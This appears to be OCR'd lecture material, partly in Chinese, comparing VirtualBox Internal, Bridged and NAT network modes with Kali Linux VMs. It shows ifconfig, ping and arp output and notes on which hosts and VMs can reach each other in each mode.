
kali@kali: ~

File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.103  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::a00:27ff:fea5:899c  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:a5:89:9c  txqueuelen 1000  (Ethernet)
        RX packets 207  bytes 21702 (21.1 KiB)
        RX errors 0  dropped 1  overruns 0  frame 0
        TX packets 170  bytes 15486 (15.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 400 (400.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 400 (400.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(kali㉿kali)-[~]
└─$ ping 192.168.56.102 -c 1
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.
64 bytes from 192.168.56.102: icmp_seq=1 ttl=64 time=0.284 ms
```


```
C:\Users\yun>ping 192.168.56.102

Ping 192.168.56.102 (使用 32 位元組的資料):
回覆自 192.168.56.102: 位元組=32 時間<1ms TTL=64
```

2. Internal Mode



VM **can't** ping Host
Host **can't** ping VM
VM **can** ping each other
VM **can't** connect Internet

3. Bridged Mode



3. Bridged Mode

Kali-Linux-2021.1-vbox-amd64 [執行中] - Oracle VM Virtu...

檔案 機器 檢視 輸入 裝置 說明

kali@kali: ~ 08:25 AM

kali@kali: ~

File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.16  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::a00:27ff:fea6:1f86  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:a6:1f:86  txqueuelen 1000  (Ethernet)
        RX packets 34  bytes 6649 (6.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 136  bytes 11461 (11.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 400 (400.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 400 (400.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(kali㉿kali)-[~]
└─$ arp

┌──(kali㉿kali)-[~]
└─$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.15             ether   08:00:27:a5:89:9c   C                     eth0
hitronhub.home           ether   a8:4e:3f:b2:42:42   C                     eth0

┌──(kali㉿kali)-[~]
└─$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.15             ether   08:00:27:a5:89:9c   C                     eth0
192.168.0.1              ether   a8:4e:3f:b2:42:42   C                     eth0

┌──(kali㉿kali)-[~]
```

Kali-Linux-2021.1-vbox-amd64_2 [執行中] - Oracle VM Virtu...

檔案 機器 檢視 輸入 裝置 說明

kali@kali: ~ 08:25 AM


kali@kali: ~

File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.15  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::a00:27ff:fea5:899c  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:a5:89:9c  txqueuelen 1000  (Ethernet)
        RX packets 87  bytes 9316 (9.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 131  bytes 11158 (10.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 400 (400.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 400 (400.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(kali㉿kali)-[~]
└─$ ping 192.168.0.16
PING 192.168.0.16 (192.168.0.16) 56(84) bytes of data.
64 bytes from 192.168.0.16: icmp_seq=1 ttl=64 time=0.710 ms
64 bytes from 192.168.0.16: icmp_seq=2 ttl=64 time=0.497 ms
64 bytes from 192.168.0.16: icmp_seq=3 ttl=64 time=0.507 ms
64 bytes from 192.168.0.16: icmp_seq=4 ttl=64 time=0.480 ms
```

```
乙太網路卡 乙太網路 2:

   連線特定 DNS 尾碼 . . . . . . . . . : hitronhub.home
   連結-本機 IPv6 位址 . . . . . . . . : fe80::185:3204:b5:7ba0%24
   IPv4 位址 . . . . . . . . . . . . . : 192.168.0.10
   子網路遮罩 . . . . . . . . . . . . .: 255.255.255.0
   預設閘道 . . . . . . . . . . . . . .: 192.168.0.1
```

4. NAT Mode



VM **can** ping 192.168.0.x
Host **can't** ping VM
VM **can't** ping each other
Host could access VM by Port forwarding

4. NAT Mode

Kali-Linux-2021.1-vbox-amd64 [執行中] - Oracle V...

檔案 機器 檢視 輸入 裝置 說明

kali@kali: ~ 08:05 AM

kali@kali: ~

File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fea6:1f86  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:a6:1f:86  txqueuelen 1000  (Ethernet)
        RX packets 18  bytes 2083 (2.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 124  bytes 9532 (9.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 400 (400.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 400 (400.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(kali㉿kali)-[~]
└─$
```

Kali-Linux-2021.1-vbox-amd64_2 [執行中] - Oracle VM Virtu...

檔案 機器 檢視 輸入 裝置 說明

